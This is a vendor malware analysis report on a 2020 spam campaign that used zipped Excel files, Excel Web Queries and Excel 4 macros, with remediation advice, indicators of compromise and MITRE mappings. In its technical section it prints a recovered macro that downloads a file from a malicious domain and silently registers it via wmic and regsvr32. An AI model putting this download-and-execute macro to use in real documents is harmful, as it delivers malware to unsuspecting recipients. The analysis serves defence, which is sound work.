


# Mysterious spam campaign: A security analysis

[hornetsecurity.com/en/security-information/mysterious-spam-campaign/](https://hornetsecurity.com/en/security-information/mysterious-spam-campaign/)

Hannah Kreyenberg

February 28, 2020




While abuse of Excel Web Query (IQY) is nothing new in malware [1], a recent case had not just the Hornetsecurity Security Lab researchers but also other researchers [3][6] puzzled.

A email spam campaign delivering malicious Excel documents in zipped archives which eventually only start the Windows Calculator application on the analysts computers, potentially, in an attempt to deflect from their real payload delivered to victims. The Security Lab unravels the case in this report.


## The Procedure

The malicious documents are distributed as zip archived attachments named *invoice\*.xls.zip* with the *\* part* being the only variable part.

The accompanying email message is very short, sometimes without greeting, sometimes with, but always **referring the victim to the attachment without further text:**



Once unzipped and opened the document generates a pop up with the fake dialog message, stating “We found a problem with some content. Do you want to try to recover as much as we can?”:



Then the document uses Excel Web Query to **download further macro code** from a remote location.


One such observed macro code downloaded and started an executable (identified as *w32-dll-run-shellcode.dll*), which in turn executes the Windows Calculator application *calc.exe*.

The Hornetsecurity Security Lab believes **this was/is not the intended payload**. However, from OSINT research and correlating other sources the only confirmed delivered payload was said *w32-dll-run-shellcode.dll*. It is not known whether at any other points in time a malicious payload instead of the *w32-dll-run-shellcode.dll* was delivered. Nor is known whether *w32-dll-run-shellcode.dll* **is/was served intentionally or in error**.


## Technical Analysis

### Document


The document has a hidden sheet:




On this hidden sheet in the cells the macro code for the previous outlined decoy pop up can be seen:




When executing the document without Internet an error is received stating the malicious URL that was attempted to be loaded:



When executing the document with emulated Internet and passing the request a generic reply a Web query error is received:



Knowing this fact, the Data Connections of the Workbook can be examined to reveal the Web Query connection string:



Unfortunately, the Excel Web Query (IQY) file could not be loaded and HTTP connections were redirected via a 301 code to <https://www.google.com/>. **This is a known technique to block researchers from accessing the payload.** This could happen based on IP address ranges or so called geofencing, so only intended victim networks have access to the payload, or the URL could only allow a specific number of payload downloads before redirection.

From other sources it is known that one Excel Web Query request returned:

```
<html>
<head><base href="/lander/excel4_1581586732/index.html">
<link rel="stylesheet" href="resource://content-accessible/plaintext.css">
</head>
<body>
<pre>
=CLOSE( FALSE)
=CLOSE( FALSE)
=CLOSE( FALSE)
=CLOSE( FALSE)
</pre>
</body>
```

While the `=CLOSE(FALSE)` commands instruct Excel to close the Workbook, we further investigated the base URL `/lander/excel4_158158672/index.html`. However, it also redirected to <https://www.google.com/>.

Eventually, `/lander/excel4` returns the following Excel 4 macro:

```
=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"https://merystol.xyz/SDVsdv23r","c:\\Users\\Public\\fbafb4234.html",0,0)


=IF(ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it is corrupt.",2),
WAIT(NOW()+”00:00:01”), )

=EXEC("wmic process call create ""regsvr32 -s c:\\Users\\Public\\fbafb4234.html""")

=CLOSE(FALSE)
```

This macro downloads a file from <https://merystol.xyz/SDVsdv23r> to `c:\\Users\\Public\\fbafb4234.html` via `urlmon.URLDownloadToFileA`. Then launches `regsvr32` via `wmic process call create` to silently (-s switch) register the downloaded DLL.

And here the case gets curious: While the above URL on <https://merystol.xyz/SDVsdv23r> redirected to <https://www.google.com/> during our analysis, from VirusTotal it can be seen that the URL at one point in the past served a file with the hash `85697bfc0e89c5499a46aeec656b3b9facd8b9fe7174b3db9b2b9f7dbcbaaedb` [2].



1 / 71

One engine detected this URL

https://merystol.xyz/SDVsdv23r  
merystol.xyz

downloads-pe

200 Status  
applicatio... Content Type  
2020-02-20 15:58:14 UTC  
3 days ago

DETECTION DETAILS COMMUNITY

HTTP Response

Final URL  
https://merystol.xyz/SDVsdv23r

Serving IP Address  
161.117.177.248

Status Code  
200

Body Length  
2.50 KB

Body SHA-256  
85697bfc0e89c5499a46aeec656b3b9facd8b9fe7174b3db9b2b9f7dbcbaaedb

The `w32-dll-run-shellcode.dll` is very bare containing no imports and barely any strings:

```
$ strings 85697bfc0e89c5499a46aeec656b3b9facd8b9fe7174b3db9b2b9f7dbcbaaedb.bin
!This program cannot be run in DOS mode.
Rich
.txt
.rdata
@.reloc
RhcalcTYRQd
WinEu
w32-dll-run-shellcode.dll
_DllMain@12
```

Githubtribution via the `w32-dll-run-shellcode.dll` string leads to [https://github.com/CryptXor/win-exec-calc-shellcode/blob/master/build\\_config.py](https://github.com/CryptXor/win-exec-calc-shellcode/blob/master/build_config.py) (a clone from the original project at <https://code.google.com/archive/p/win-exec-calc-shellcode/>). The code in questions is identical to <https://github.com/CryptXor/win-exec-calc-shellcode/blob/master/w32-exec-calc-shellcode.asm>. This is old PoC code by an offensive security researcher that executes `calc.exe`.

The download of this `w32-dll-run-shellcode.dll` has also been observed by other researchers [3].

The same `w32-dll-run-shellcode.dll` was also available at <https://brinchik.xyz/Qz8ZNxg> [4]. A domain and URL naming scheme that fits with the malware observed in here. That same URL had re-directions to a URL **downloading Ursnif**. This was previously analyzed by another researcher [5]. Meaning that it is likely that the execution of `calc.exe` is a **calculated move by the attackers to deflect analysis of the real payload**. Whether this campaign is related to Ursnif and what actor, however, can not be determined at this point.

## Delivery

The emails are send from real aol.com (89 %) and wp.pl (11 %) email accounts. Hence the aol.com emails also pass DMARC validation. We could not observe reuse of email addresses, meaning the delivery was definitively coordinated ensuring that a clean sender email was used for each delivery. However, the would be recipients indicate no targeting for

a specific sector or industrial vertical.

Emails have been delivered on **2020-02-14, 2020-02-19, 2020-02-20 and 2020-02-21**:



The sender names follow the pattern ***firstname.lastname[0-9a-z]{0,5}@(aol.com|wp.pl)***.

The low volume of emails could also indicate that this was a first test or demonstration of a new malicious document type leveraging Excel Web Queries.

## Conclusion and Remediation

This campaign uses Excel 4 macros and Excel Web Queries for execution and delivery of a – yet unknown – 2nd stage malware. This likely allows the circumvention of some detections looking only for VBA macros. What payload exactly is delivered and whether the delivery of a 2nd stage that simply opens the Calculator application is by design as an analysis evasion technique or by error is yet unknown. What is clear that the time spend in the delivery phase and the redirections to Google on the payload URL indicate that this is likely a calculated deflection.

Users can protect themselves from this type of malicious documents by:

- disabling macros and remote content in Office.
- not enabling any editing or macro features even if instructed to do so by a document.

Hornetsecurity already blocks this style of malicious campaigns and the Security Lab is further monitoring the situation.

## Indicators of Compromise (IOCs)

Hashes

SHA256	Description
018902c1bbfe41581710c5efad2a2c9f516bd7aa98dc8432584520623e7eb2bc	Document
6dcc25eb214c38bc942ffdbe8680a1dec867ac4780aac7262391298d561b5928	Document
822054123910494bbb80cc4e46f79f045cc527dc12d89bda4b8b58bd9be417f7	Document
dc778302fefac2735c112311736e2050eef7a2b84b1e1569b0456e8349d0715c	Document
e1bf01178976efeedcd277f83bebc02f8f4d687d7348d906950a0a524f3f1a98	Document

DNSs

- doolised.xyz
- emmnebuc.xyz
- merystol.xyz
- veqejzkb.xyz

MITRE ATT&CK techniques

Tactic	ID	Name	Description
Initial Access	T1193	Spearphishing Attachment	Sends email to obtain initial access.
Execution	T1204	User Execution	Victim executes the payload.

---

Execution	T1047	Windows Management Instrumentation	WMI was used to execute loading of 2nd stage payload.
Defense Evasion	T1117	Regsvr32	Proxy execution of 2nd stage payload.

---

## References

---

- [1] <https://www.vmray.com/cyber-security-blog/forgotten-ms-office-features-used-deliver-malware/#iqy>
- [2] <https://www.virustotal.com/gui/url/0ea161943aabfc3d817f74159aaf784bf70a9e0e88c611da47c761ab76f996eb/details>
